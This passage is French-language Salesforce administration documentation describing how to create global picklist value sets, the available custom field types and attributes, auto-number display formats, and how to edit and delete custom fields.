Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

**1.** Dans Configuration, saisissez *`Liste de sélection`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles de valeurs de liste de sélection**.

**2.** En regard d'Ensembles de valeurs globales, cliquez sur **Nouveau**.

**3.** Saisissez une étiquette pour l'ensemble de valeurs globales. Ce nom s'affiche dans la Configuration lorsque les utilisateurs créent une liste de sélection basée sur cet ensemble de valeurs globales.

**4.** Pour préciser aux utilisateurs la nature de ces valeurs, saisissez une description explicite de l'ensemble de valeurs globales. Le texte est affiché dans la page Ensembles de valeurs globales dans la Configuration.

**5.** Saisissez les valeurs, une par ligne.

**6.** Vous pouvez également sélectionner le tri alphabétique des valeurs ou utiliser la première valeur de la liste comme valeur par défaut, ou les deux. Vous ne pouvez pas modifier ces paramètres ultérieurement.

Si vous sélectionnez les deux options, Salesforce trie d'abord les entrées par ordre alphabétique, puis définit la première entrée de la liste comme valeur par défaut.

**7.** Cliquez sur **Enregistrer**.

Une liste de valeurs globales est prête à être utilisée dans les champs de liste de sélection personnalisée. Vous pouvez réorganiser les valeurs en cliquant sur **Réorganiser**.

Pour créer une liste de sélection qui utilise un ensemble de valeurs de liste de sélection globale, reportez-vous à Création d'un champ de liste de sélection personnalisée.

Pour afficher tous les champs dans lesquels cet ensemble de valeurs est utilisé, consultez la section Champs d'emplacement d'utilisation dans la page de détail de la liste de sélection globale.

CONSULTER ÉGALEMENT :

- Gestion des valeurs de liste de sélection inactives
- Création d'un champ de liste de sélection personnalisée

## Types de champ personnalisés

Lorsque des données ne correspondent à aucun champ standard, votre administrateur peut créer un champ personnalisé pour ces données avant l'importation. Par exemple, vous pouvez définir un champ `Deuxième prénom` pour les contacts.

La première étape de la création d'un champ personnalisé consiste à sélectionner le type du champ. Vous trouverez ci-dessous une description de chaque type de champ personnalisé.

| Type | Description |
|---|---|
| **Numéro automatique** | Attribue automatiquement un numéro unique à chaque enregistrement. La longueur maximale d'un champ à numérotation automatique est de 30 caractères, dont 20 sont réservés au texte du préfixe ou du suffixe. Non disponible pour des objets externes. |
| **Case à cocher** | Permet aux utilisateurs de cocher une case pour indiquer si l'attribut d'un enregistrement est vrai ou faux. Lorsque vous utilisez une case à cocher pour un filtre de rapport ou de vue de liste, utilisez « True » (vrai) pour les valeurs cochées et « False » (faux) pour les valeurs non cochées. L'Assistant d'importation de données et l'outil d'exportation hebdomadaire utilisent « 1 » pour les valeurs cochées et « 0 » pour les valeurs non cochées. |
| **Devise** | Permet aux utilisateurs de saisir un montant en devise. Le système applique alors automatiquement au champ un format de montant dans cette devise. Cela peut être utile si vous exportez des données vers un tableur. Non disponible pour des objets externes.<br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier pair le plus proche pour les champs de devise. Par exemple, 23,5 devient 24, 22,5 devient 22, –22,5 devient –22 et –23,5 devient –24.<br>Les valeurs sont moins précises après 15 décimales. |
| **Date** | Permet aux utilisateurs de saisir une date ou de choisir une date dans un calendrier affiché dans une zone contextuelle. Dans les rapports, vous pouvez limiter les données à des dates spécifiques à l'aide d'un champ de date personnalisé. |
| **Date/heure** | Permet aux utilisateurs de saisir une date ou de la choisir dans un calendrier affiché dans une fenêtre contextuelle, et d'indiquer |

| Type | Description |
| --- | --- |
| | l'heure. Ils peuvent aussi ajouter la date et l'heure actuelles en cliquant sur le lien de la date de l'heure en regard du champ. L'heure est exprimée sous un format de 24 heures. Dans les rapports, vous pouvez limiter les données à des dates et heures spécifiques à l'aide d'un champ de date personnalisé. |
| **E-mail** | Permet aux utilisateurs de saisir une adresse e-mail, limitée à 80 caractères, dont le format est validé. Si ce champ est spécifié pour des contacts ou des pistes, les utilisateurs peuvent sélectionner l'adresse lorsqu'ils cliquent sur **Envoyer un e-mail**. Notez que vous ne pouvez pas utiliser des adresses e-mail personnalisées pour les e-mails en masse.<br>Remarque: Ce champ peut être crypté à l'aide du Cryptage de la plate-forme Shield. |
| **Relation de référence externe** | Une relation de référence externe associe un objet enfant standard, personnalisé ou externe à un objet parent externe. Lors de la création d'un champ de relation de référence externe, le champ ID externe standard de l'objet parent externe est mappé avec les valeurs du champ de relation de référence externe de l'enfant. Les valeurs du champ de l'objet externe proviennent d'une source de données externe. |
| **Formule** | Permet aux utilisateurs de calculer automatiquement des valeurs en fonction d'autres valeurs ou d'autres champs (des champs de fusion, par exemple). Non disponible pour des objets externes.<br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les chiffres des champs de formule. Par exemple, 12,345 devient 12,35 et –12,345 devient -12,34. |
| **Géolocalisation** | Autorise les utilisateurs à spécifier un emplacement par ses valeurs de latitude et de longitude. Géolocalisation est un champ composé qui est pris en compte dans la limite de trois champs personnalisés de votre organisation : un pour la latitude, un pour la longitude et un champ à usage interne. Non disponible pour des objets externes. |
| **Relation hiérarchique** | Elle crée une relation de recherche hiérarchique entre les utilisateurs. Elle permet d'utiliser un champ de recherche pour associer un utilisateur à un autre qui ne fait pas directement ou indirectement référence à lui-même. Par exemple, vous pouvez créer un champ de relation hiérarchique personnalisé pour stocker le responsable direct de chaque utilisateur. |
| **Relation de référence indirecte** | Une relation de référence externe associe un objet enfant externe à un objet parent standard ou personnalisé. Lors de la création d'un champ de relation de référence indirecte dans un objet externe, vous spécifiez le champ de l'objet parent et le champ de |

| Type | Description |
| --- | --- |
| | l'objet enfant pour mapper et associer des enregistrements dans la relation. Plus précisément, vous sélectionnez un champ ID externe unique et personnalisé dans l'objet parent à mapper avec le champ de relation de référence indirecte de l'enfant, dont les valeurs proviennent d'une source de données externe. |
| **Relation de recherche** | Elle crée une relation entre deux enregistrements afin que vous puissiez les associer les uns aux autres. Par exemple, les opportunités ont une association de recherche avec les requêtes qui vous permet d'associer une requête spécifique à une opportunité.<br>• Dans un objet standard ou personnalisé, une relation de référence crée un champ qui permet aux utilisateurs de cliquer sur une icône de référence et de sélectionner un autre enregistrement dans une fenêtre contextuelle.<br>• Dans un objet externe, le champ de relation de référence répertorie les ID Salesforce à 18 caractères qui sont stockés dans une source de données externe. Ces ID sont mappés avec l'objet parent afin de déterminer les enregistrements associés.<br>Dans l'enregistrement parent, vous pouvez afficher une liste qui présente tous les enregistrements qui lui sont associés. Vous pouvez créer des champs de relation de recherche qui permettent d'associer à des utilisateurs des objets standard ou des objets personnalisés. Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence.<br>Les champs de relation de recherche ne sont pas disponibles dans Personal Edition.<br>Les champs de relation de référence à des membres de campagne ne sont pas disponibles. Ils sont toutefois disponibles depuis des membres de campagne vers des objets standard ou personnalisés. |
| **Relation principal-détails** | Crée une relation entre des enregistrements où l'enregistrement principal contrôle certains comportements de l'enregistrement de détails tels que la suppression d'un enregistrement et la sécurité.<br>Non disponible pour des objets standard ou personnalisés. Vous pouvez toutefois créer dans un objet personnalisé un champ de relation principal-détails lié à un objet standard.<br>Les relations principal-détails ne peuvent pas être utilisées avec des membres de campagne. |

| Type | Description |
| --- | --- |
| **Numéro** | Permet aux utilisateurs de saisir un nombre quelconque. Il est traité comme un nombre réel et les éventuels zéros qui le précèdent sont supprimés.<br><br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les champs numériques. Par exemple, 12,345 devient 12,35 et –12,345 devient –12,34. Salesforce arrondit les chiffres référencés dans les champs de fusion en fonction les paramètres régionaux de l'utilisateur, pas en fonction du nombre de décimales défini dans la configuration du champ numérique. |
| **Pourcentage** | Permet aux utilisateurs de saisir une valeur de pourcentage décimale, par exemple `0.10`. Le système convertit automatiquement la valeur décimale en pourcentage, par exemple `10%`.<br><br>Remarque: Les valeurs sont moins précises après 15 décimales. De plus, si vous saisissez une valeur avec plus de 15 décimales et ajoutez le signe pourcentage, vous obtenez une erreur d'exécution. |
| **Téléphone** | Permet aux utilisateurs de saisir un numéro de téléphone quelconque. Il est limité à 40 caractères.<br><br>Salesforce applique alors automatiquement au champ un format de numéro de téléphone.<br><br>Si vous utilisez Salesforce CRM Call Center, des champs de téléphone personnalisés sont affichés via le bouton , ce qui autorise la fonction Numérotation par clic. Par conséquent, Salesforce vous recommande de ne pas utiliser de champs de téléphone personnalisés pour des numéros de télécopie.<br><br>Remarque: Ce champ peut être crypté à l'aide du Cryptage de la plate-forme Shield. |
| **Liste de sélection** | Permet aux utilisateurs de sélectionner une valeur unique dans une liste que vous définissez. Non disponible pour des objets externes. |
| **Liste de sélection (sélection multiple)** | Permet aux utilisateurs de sélectionner plusieurs valeurs de liste de sélection à partir d'une liste que vous définissez. Dans ces champs, les valeurs affichées sont séparées par un point-virgule. Non disponible pour des objets externes. |
| **Récapitulatif de cumul** | Affiche automatiquement le nombre d'enregistrements des enregistrements correspondants ou calcule la somme, la valeur minimale ou la valeur maximale des enregistrements correspondants. Les enregistrements doivent être directement associés à l'enregistrement sélectionné et au côté détails d'une |

| Type | Description |
| --- | --- |
| | relation personnalisée principal-détails avec l'objet contenant le champ récapitulatif de cumul. Par exemple, un champ personnalisé appelé « Nombre total d'invités » affiche le nombre d'enregistrements d'objets personnalisés des invités dans la liste associée Invités. Non disponible pour des objets externes. |
| **Texte** | Permet aux utilisateurs de saisir une combinaison quelconque de lettres, de chiffres ou de symboles. Vous pouvez définir une longueur maximale, jusqu'à 255 caractères.<br>Remarque: Ce champ peut être crypté à l'aide du Cryptage de la plate-forme Shield. |
| **Texte (crypté)** | Permet aux utilisateurs de saisir une combinaison quelconque de lettres, de chiffres ou de symboles stockés sous forme cryptée. Vous pouvez définir une longueur maximale, jusqu'à 175 caractères. Les champs sont cryptés avec des clés principales de 128 bits et utilisent l'algorithme AES (Advanced Encryption Standard). Vous pouvez archiver, supprimer et importer votre clé de cryptage principale. Pour activer la gestion des clés de cryptage principales, contactez Salesforce. Non disponible pour des objets externes.<br>Remarque: Ce champ peut être crypté à l'aide du cryptage classique. Si votre organisation utilise le Cryptage de la plate-forme Shield, choisissez `Texte` pour créer un champ de texte crypté. |
| **Zone de texte** | Permet aux utilisateurs de saisir jusqu'à 255 caractères qui apparaissent ensuite sur plusieurs lignes, à l'instar du contenu du champ `Description`. |
| **Zone de texte (longue)** | Permet aux utilisateurs de saisir jusqu'à 131 072 caractères qui s'affichent sur plusieurs lignes, comme pour un champ `Description`. Vous pouvez définir une limite inférieure pour la longueur de ce type de champ, si vous le souhaitez. Toute longueur comprise entre 256 et 131 072 caractères est autorisée. La valeur par défaut est 32 768 caractères. Notez qu'à chaque fois que vous appuyez sur `Entrée` dans un champ de zone de texte long, un saut de ligne et un caractère de retour sont ajoutés au texte. Ces deux caractères sont comptés dans la limite des 131 072 caractères. Ce type de données n'est pas disponible pour des activités ou des produits dans des opportunités. Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte longue sont affichés dans un rapport.<br>Remarque: Ce champ peut être crypté à l'aide du Cryptage de la plate-forme Shield. |
| **Zone de texte (enrichi)** | En utilisant la barre d'outils, le utilisateurs peuvent mettre en forme le contenu du champ, et ajouter des images et des liens hypertexte. |

| Type | Description |
| --- | --- |
| | La barre d'outils permet à l'utilisateur de défaire, de refaire, de formater en gras, en italiques, en souligné et en barré, d'ajouter un lien hypertexte, de charger une image ou d'insérer un lien vers une image, de modifier l'alignement, d'ajouter un liste numérotée ou non numérotée, de mettre en retrait et d'annuler la mise en retrait. La taille de fichier maximale est de 131 072 caractères, la mise en forme et les balises HTML comprises. Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte long sont affichés dans un rapport.La taille maximale des images chargées est d'1 Mo. Seuls les types de fichiers `gif`, `jpeg` et `png` sont pris en charge. Non disponible pour des objets externes. |
| **URL** | Permet aux utilisateurs de saisir jusqu'à 255 caractères d'une adresse valide de site Web. Lorsque les utilisateurs cliquent sur ce champ, l'URL s'ouvre alors dans une fenêtre de navigateur distincte. Seuls les 50 premiers caractères sont affichés sur les pages de détail des enregistrements.<br>Remarque: Ce champ peut être crypté à l'aide du Cryptage de la plate-forme Shield. |

CONSULTER ÉGALEMENT :

Attributs de champ personnalisé

## Quelle est la différence entre les champs standard et personnalisés ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Vous pouvez ajouter des champs personnalisés à des objets standard et personnalisés dans Salesforce, ce qui vous permet de personnaliser à l'infini votre organisation. Les champs personnalisés sont semblables aux champs standard intégrés à Salesforce, avec toutefois quelques différences.

Les objets et les champs personnalisés permettent d'ajuster le stockage des données aux besoins de votre organisation. La base de données Force.com fournit plusieurs objets standard, ainsi que des champs standard d'accompagnement, mais vous pouvez aisément personnaliser le suivi et les rapports sur vos données.

Les objets personnalisés offrent la flexibilité requise pour stocker n'importe quel type de données d'entreprise qui concerne votre application, en créant des objets. Par exemple, si vous élaborez une application de recrutement, vous pouvez créer des objets personnalisés appelés Poste et Candidat afin de suivre respectivement les informations sur les créations de poste et les candidats.

Classez et suivez vos données avec plus de précision à l'aide de champs personnalisés. De la même façon que les objets standard, les objets personnalisés contiennent des champs qui définissent les données des enregistrements. Vous pouvez par exemple ajouter un champ numérique personnalisé `Années d'expérience` à l'objet Candidat personnalisé ou un champ de texte personnalisé `Description` à l'objet Poste personnalisé. Vous pouvez ajouter des champs personnalisés à des objets standard et personnalisés.

Pour plus d'informations, consultez les rubriques suivantes :

- Création de champs personnalisés
- Modification de champs personnalisés
- Gestion des champs d'un objet spécifique

- Création d'un champ de formule
- Définition des valeurs de champ par défaut
- Options supplémentaires des champs personnalisés
- Attributs de champ personnalisé

## Attributs de champ personnalisé

Une entrée de champ personnalisé consiste en plusieurs attributs.

| Champ | Description |
|---|---|
| **Nombre de lignes visibles** | En cas de champs de zone de texte longue, définissez le nombre de lignes à afficher dans les pages de modification. Vous pouvez afficher entre 2 et 50 lignes (6 lignes par défaut). Si le texte est trop long pour le nombre de lignes visibles spécifié, des barres de défilement s'affichent. Les champs de zone de texte longue sont intégralement affichés dans les pages de détail et les vues imprimables. |
| **Options de calcul** | Détermine le recalcul d'un champ récapitulatif de cumul après la modification de ses propriétés. Sélectionnez `Calcul automatique` pour recalculer un champ au prochain affichage. Sélectionnez `Impose le nouveau calcul de masse de ce champ` comme option de sécurité pour imposer un nouveau calcul des valeurs de champ récapitulatif de cumul. |
| **Nom de relation enfant** | Le nom utilisé dans les requêtes de relations SOQL API. |
| **Type de données** | Le type de données d'un champ détermine le type d'informations que celui-ci contient. Par exemple, un champ dont le type de données est numérique contient un entier positif ou négatif. |
| **Décimales** | Pour des champs de devise, de géolocalisation, numériques et de pourcentage, ce champ représente le nombre de chiffres que vous pouvez saisir à droite du séparateur décimal. Le système arrondit les valeurs décimales que vous saisissez, si nécessaire. Par exemple, si vous saisissez *4,986* dans un champ dont le paramètre `Décimales` est défini sur *2*, le nombre est arrondi à 4,99. |
| **Valeur par défaut** | La valeur à appliquer lorsqu'un utilisateur crée un enregistrement. Pour les champs personnalisés de case à cocher, choisissez **Cochée** ou **Non cochée** pour indiquer la valeur par défaut lors de la création d'enregistrements. N'attribuez pas de valeur par défaut aux champs obligatoires et uniques, car vous risquez de générer des erreurs d'unicité. Reportez-vous à À propos des valeurs de champ par défaut à la page 4828. |
| **Description** | Texte qui décrit le champ personnalisé. Cette description sert uniquement à l'administration. Elle n'est pas affichée pour les utilisateurs dans les pages de détail et de modification d'enregistrement qui contiennent ce champ. |
| **Format d'affichage** | Pour les champs à numérotation automatique, saisissez un `Format d'affichage` pour contrôler certains paramètres de mise en forme, notamment le nombre minimal de zéros d'en-tête, ainsi que le préfixe ou le suffixe du numéro.<br>Commencez par saisir le minimum requis **{0}** en tant qu'espace réservé de la numérotation automatique sans zéros d'en-tête. Ajoutez un préfixe à votre numéro |

| Champ | Description |
| --- | --- |
| | devant cette pseudo-variable et un suffixe de type texte derrière cette pseudo-variable. Entrez des préfixes ou des suffixes de date au format suivant : **{AA}**, **{AAAA}**, **{MM}** ou **{JJ}**, qui représentent toujours la date de création de l'enregistrement.<br>Pour plus d'informations sur l'utilisation de formats de numérotation automatique lors de la saisie du `Format d'affichage`, reportez-vous à Exemples de format de numérotation automatique à la page 4800. |
| **Crypté** | S'il est sélectionné, ce champ personnalisé est crypté à l'aide du Cryptage de la plate-forme Shield.<br>Remarque: Cette page concerne le Cryptage de la plate-forme Shield, pas le Cryptage classique. Quelle est la différence ? à la page 892 |
| **Nom de colonne externe** | Disponible uniquement pour les objets externes. Il mappe le champ personnalisé avec une colonne du tableau de la source de données externe.<br>Pour un champ de relation de référence, spécifiez la colonne du tableau externe qui contient les ID Salesforce à 18 caractères. |
| **ID externe** | Pour chaque objet qui peut inclure des champs personnalisés, vous pouvez définir comme ID externe jusqu'à sept champs personnalisés de type numérotation automatique, e-mail, numérique ou texte. Un champ d'ID externe contient des identificateurs d'enregistrement provenant d'un système autre que Salesforce.<br>Vous pouvez utiliser un champ ID externe pour mettre à jour et mettre à jour/insérer les enregistrements utilisant l'API. Lors de l'utilisation de l'API ou de l'assistant d'importation de données pour des objets personnalisés et des solutions, vous pouvez utiliser ce champ afin d'éviter les duplications en marquant également le champ comme Unique.<br>Remarque: Les champs personnalisés marqués `Unique` sont pris en compte dans la limite de sept champs `ID externe` d'un objet. L'indexation personnalisée exécutée automatiquement en arrière-plan par Salesforce n'est *pas* prise en compte dans les limitations d'ID externe.<br>Non disponible pour des objets externes. Chaque objet externe a un champ standard `ID externe`. Sa valeur identifie de façon unique chaque enregistrement d'objet externe dans votre organisation. |
| **Critères de filtre** | Critères utilisés pour sélectionner un groupe d'enregistrements afin de calculer la valeur d'un champ récapitulatif de cumul. |
| **Filtrage désactivé** | Pour des champs personnalisés dans des objets externes, il détermine si le champ est disponible dans les filtres. |
| **Formules** | Entrez la formule du champ de formule personnalisé ou la formule récapitulative personnalisée des rapports. |
| **Texte d'aide** | Texte qui s'affiche dans le texte de survol de l'aide au niveau du champ pour ce champ. |

| Champ | Description |
| --- | --- |
| **Est un champ Nom** | Pour des objets externes de type texte, il spécifie ce champ personnalisé en tant que champ de nom de l'objet externe. Il n'est pas disponible pour les champs de zone de texte. Par défaut, le champ standard ID externe est le champ de nom de l'objet externe.<br><br>Si vous sélectionnez cette case, assurez-vous que le Nom de colonne externe spécifie une colonne de tableau qui contient des valeurs de nom. Chaque objet externe ne peut avoir qu'un seul champ de nom.<br><br>À des fins d'usage interne uniquement, Salesforce stocke la valeur du champ de nom de chaque ligne récupérée à partir de système externe. Ce comportement ne s'applique pas aux objets externes associés à des sources externes avec des volumes de données importants. |
| **Étiquette** | Le nom du champ personnalisé tel que vous souhaitez l'afficher. |
| **Longueur**(champs texte) | Nombre maximal de caractères pouvant être saisis par un utilisateur dans un champ texte (255 caractères maximum). |
| **Longueur**(champs nombre, devise et pourcentage) | Pour les champs Nombre, Devise et Pourcentage, nombre de chiffres pouvant être entrés à la gauche de la virgule décimale, par exemple 123,98 pour 3 décimales. |
| **Caractère de masque** | Pour les champs de texte cryptés, il détermine le caractère à utiliser pour les caractères masqués. Les options disponibles sont * et X. |
| **Type de masque** | Pour les champs de texte crypté, il détermine les caractères masqués et l'utilisation des tirets dans le champ. Les caractères masqués ne sont pas affichés si le caractère sélectionné dans l'option `Caractère de masque` est utilisé. Les options disponibles sont :<br><br>**Masquer tous les caractères**<br>Tous les caractères du champ sont masqués.<br><br>**Quatre derniers caractères masqués**<br>Tous les caractères sont masqués sauf les quatre derniers.<br><br>**Numéro de carte de crédit**<br>Les 12 premiers caractères sont masqués ; les quatre derniers sont affichés. Salesforce insère automatiquement un tiret après chaque série de quatre caractères.<br><br>**Numéro d'assurance nationale**<br>Tous les caractères sont masqués. Salesforce insère automatiquement des espaces après chaque série de deux caractères si le champ en contient neuf. Utilisez cette option pour les champs UK NINO.<br><br>**Numéro de sécurité sociale**<br>Les cinq premiers caractères sont masqués ; les quatre derniers sont affichés. Salesforce insère automatiquement un tiret après le troisième et le cinquième caractère. |

| Champ | Description |
| --- | --- |
| | **Numéro d'assurance sociale**<br>Tous les caractères sont masqués sauf les trois derniers. Salesforce insère automatiquement un tiret après le troisième et le sixième caractère. |
| **Objet principal** | Objet situé du côté principal d'une relation principal-détails utilisé pour afficher la valeur d'un champ récapitulatif de cumul. |
| **Étiquette de la liste associée** | Pour les champs de relation, titre de la liste associée qui affiche les enregistrements associés dans l'enregistrement principal. |
| **Associées à** | Pour les champs de relation, le nom de l'objet associé. |
| **Obligatoire** | Rend le champ obligatoire dans tout Salesforce. Non disponible pour des objets externes.<br>Vous devez spécifier une valeur par défaut pour les champs personnalisés de membre de campagne requis.<br>N'attribuez pas de valeur par défaut aux champs obligatoires et uniques, car vous risquez de générer des erreurs d'unicité. Reportez-vous à Saisie de champs obligatoires pour garantir la qualité des données à la page 4875. |
| **Type de cumul** | Pour les champs récapitulatifs de cumul, choisissez le type de calcul à effectuer :<br>**Type** — **Description**<br>COUNT — Calcule le nombre total d'enregistrements associés.<br>SUM — Calcule les valeurs du champ que vous sélectionnez dans l'option `Champ à synthétiser`. Seuls les champs Nombre, Devise et Pourcentage sont disponibles.<br>MIN — Affiche la valeur la moins élevée du champ que vous sélectionnez dans l'option `Champ à synthétiser` pour tous les enregistrements directement associés. Seuls les champs Nombre, Devise, Pourcentage, Date et Date/heure sont disponibles.<br>MAX — Affiche la valeur la plus élevée du champ que vous sélectionnez dans l'option `Champ à synthétiser` pour tous les enregistrements directement associés. Seuls les champs Nombre, Devise, Pourcentage, Date et Date/heure sont disponibles. |
| **Numéro de début** | Pour les champs à numérotation automatique, saisissez un `Numéro de début` inférieur à 1 milliard. Sélectionnez `Générer la numérotation automatique des enregistrements existants` pour numéroter automatiquement tous les enregistrements actuels commençant par le numéro de début saisi. Si vous ne sélectionnez pas cette option, le numéro de début est attribué au prochain enregistrement que vous saisissez, mais les anciens |

| Champ | Description |
| --- | --- |
| | enregistrements sont vides. Pour des pistes, un numéro est attribué uniquement aux pistes non converties.<br><br>Lorsque vous créez des enregistrements, la valeur de `Numéro de début` est augmentée pour stocker le numéro attribué au prochain champ à numérotation automatique créé. Vous ne pouvez pas modifier le `Numéro de début` après avoir créé un champ à numérotation automatique. Pour modifier une valeur de `Numéro de début`, modifiez votre champ à numérotation automatique en un champ de texte, puis de nouveau en champ à numérotation automatique. Pour redémarrer les valeurs de `Numéro de début` des champs d'objet d'un package géré, désinstallez, puis réinstallez le package.<br><br>ATTENTION: Veillez à ne pas créer des enregistrements avec des valeurs à numérotation automatique dupliquées.<br><br>Un champ à numérotation automatique peut contenir jusqu'à 10 chiffres et jusqu'à 20 caractères supplémentaires pour le préfixe ou le suffixe.<br><br>Remarque:<br>• Vous ne pouvez pas récupérer le numéro de début d'un champ à numérotation automatique via l'API de métadonnées. Pour spécifier un `Numéro de début` lors d'un déploiement, ajoutez une balise `startingNumber` pour votre champ au fichier `package.xml`. Par exemple : `<startingNumber>42</startingNumber>`<br>• Si vous déployez sans spécifier de valeur de `Numéro de début` dans votre fichier `package.xml`, le numéro de début par défaut des champs standard est `0`. Le numéro de début par défaut des champs personnalisés est `1`. |
| **Paramètre de partage** | Pour le champ de relation principal-détails, l'attribut `Paramètre de partage` détermine l'accès au partage dont les utilisateurs doivent disposer pour un enregistrement principal afin de créer, modifier ou supprimer ses enregistrements de détail associés. |
| **Tri désactivé** | Pour des champs personnalisés dans des objets externes, il détermine si le champ peut être trié. |
| **Objet synthétisé** | Objet du côté détails d'une relation principal-détails utilisé pour fournir les valeurs calculées dans un champ récapitulatif de cumul. |
| **Unique** | Si elle est cochée, cette option évite d'obtenir des valeurs de champ en double.<br><br>Pour les champs texte, vous pouvez contrôler si les valeurs qui sont identiques, à l'exception de leur casse, sont considérées comme uniques. Sélectionnez `Considérer « ABC » et « abc » comme des valeurs en double` pour que la fonction d'unicité ne tienne pas compte de la casse ou `Considérer « ABC » et « abc » comme des valeurs différentes` pour qu'elle en tienne compte. |

| Champ | Description |
| --- | --- |
| | **Remarque:** Certains caractères ont les deux versions, sur un octet et sur deux octets. Par exemple, tous les caractères suivants sont codés sur un octet et sur deux octets : “!@#$%^&*(){}[]\|:";',.<>?/~`”.<br><br>Lors de la comparaison de valeurs de champ uniques, les versions sur un octet et sur deux octets de ces caractères sont considérées comme identiques.<br><br>**Remarque:** Les champs personnalisés marqués `Unique` sont pris en compte dans la limite de sept champs `ID externe` d'un objet. L'indexation personnalisée exécutée automatiquement en arrière-plan par Salesforce n'est *pas* prise en compte dans les limitations d'ID externe. |
| **Valeurs** | Liste des valeurs disponibles pour les champs de liste de sélection (255 caractères maximum pour chaque valeur). Vous pouvez définir les entrées de liste de sélection par ordre alphabétique. Vous pouvez également définir la première valeur comme sélection par défaut. Si vous sélectionnez les deux options, Salesforce trie d'abord les entrées par ordre alphabétique, puis définit la première entrée de la liste comme valeur par défaut. Pour les listes à sélection multiple, saisissez la liste des valeurs, sélectionnez les options de tri applicables, puis indiquez le nombre de valeurs à afficher dans les pages de modification. Le nombre de valeurs détermine la hauteur de la case. |

## Exemples de format de numérotation automatique

Utilisez ces exemples lors de la définition du format d'affichage des champs de numérotation automatique.

| Format | Valeurs affichées |
| --- | --- |
| {0} | 3 66 103 |
| {000} | 003 066 103 |
| Exemple - {00000} | Exemple - 00003 Exemple - 00666 Exemple - 10023 |
| Valeur - {00} {MM} {JJ} {AA} | Valeur - 03 12 02 04 Valeur - 76 03 03 04 Valeur - 123 11 09 04 |
| N° du bon de commande {0} {MM}-{JJ}-{AA} | N° du bon de commande 12233 12-20-04 N° du bon de commande 25 06-07-04 Numéro du bon de commande 3 07-07-04 |

CONSULTER ÉGALEMENT :

- Création de champs personnalisés
- Création d'une relation plusieurs-à-plusieurs

## Gestion des champs d'un objet spécifique

1. Dans les paramètres de gestion de l'objet dont vous souhaitez afficher les champs, accédez à Champs.
2. Cliquez sur l'étiquette du champ.
3. Pour modifier un champ personnalisé, ajouter un texte d'aide ou modifier le type de données, cliquez sur **Modifier**.
4. Si un champ personnalisé existe dans un package Géré-Publié, cliquez sur **Supprimer** pour retirer le composant de champ personnalisé des installations futures.
5. Pour définir l'accès des utilisateurs au champ, cliquez sur **Configurer la sécurité au niveau du champ**. La disponibilité de cette option dépend de l'édition que vous utilisez.
6. Pour afficher les utilisateurs qui peuvent accéder au champ selon les autorisations et le type d'enregistrement, cliquez sur **Afficher l'accessibilité du champ**. La disponibilité de cette option dépend de l'édition que vous utilisez.
7. Si le champ personnalisé est une liste de sélection dépendante, cliquez sur **Changer** en regard du champ de contrôle afin de modifier les règles de dépendance.
8. Pour restaurer le champ et ses données, cliquez sur **Restaurer**. Cette option est possible uniquement si le champ a été supprimé, mais pas effacé définitivement. Le comportement du champ peut être différent après la restauration. Pour restaurer le champ complètement, reportez-vous à Gestion des champs personnalisés supprimés.

Remarque: Si votre entreprise utilise des comptes personnels, la page Champs de compte répertorie à la fois les champs de compte personnel et de compte professionnel.

Les comptes personnels utilisent une combinaison de champs de compte et de contact. Les champs de contact suivants sont disponibles pour des comptes personnels, mais pas pour des comptes professionnels.

- Champs de la liste Champs standard de compte qui apparaissent avec une icône de compte personnel.
- Champs de la liste Champs personnalisés & relations de contact.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les champs standard ne sont pas disponibles dans **Database.com**

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Paramètres personnalisés

## Modification de champs personnalisés

1. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.
2. Cliquez sur **Modifier** en regard du nom du champ.
3. Modifiez les attributs du champ. Les attributs diffèrent selon le type de champ.

   Si vous modifiez une liste de sélection, vous pouvez modifier sa définition et ses valeurs. Pour des paramètres de liste de sélection, reportez-vous à Ajout ou modification de valeurs de liste de sélection à la page 4809.
4. Vous pouvez également définir le texte d'aide personnalisée pour le champ.
5. Pour des champs de relations de recherche et principal-détails, vous pouvez définir un filtre de recherche.
6. Avec des champs de formule, cliquez sur **Suivant** pour modifier la formule.
7. Dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, cliquez sur **Suivant** pour définir la sécurité au niveau du champ.

Remarque:

- La modification des champs exige parfois la modification simultanée d'un grand nombre d'enregistrements. Pour un traitement efficace de ces changements, votre demande peut être placée en file d'attente et vous pouvez recevoir une notification par e-mail une fois le processus terminé.
- Pour personnaliser l'affichage de la liste associée de l'objet personnalisé sur la page de détail d'un enregistrement principal, modifiez la présentation de page de cet enregistrement. Par exemple, si vous souhaitez modifier les champs qui apparaissent dans la liste associée d'un objet personnalisé sur des comptes, modifiez la présentation de page des comptes.
- Vous ne pouvez pas modifier le paramètre `Nom du champ` si un champ personnalisé est référencé dans Apex.
- Lors de la modification de champs pour des comptes, des opportunités, des requêtes, des contacts ou des objets personnalisés, vérifiez toutes les règles de partage basées sur des critères qui utilisent le champ dans les règles. Une modification de champ peut affecter les enregistrements partagés.

CONSULTER ÉGALEMENT :

Définition des valeurs de champ par défaut

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les objets standard ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs :

- Personnaliser l'application

## Suppression de champs

1. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.
2. Cliquez sur **Suppr** en regard du nom de champ.
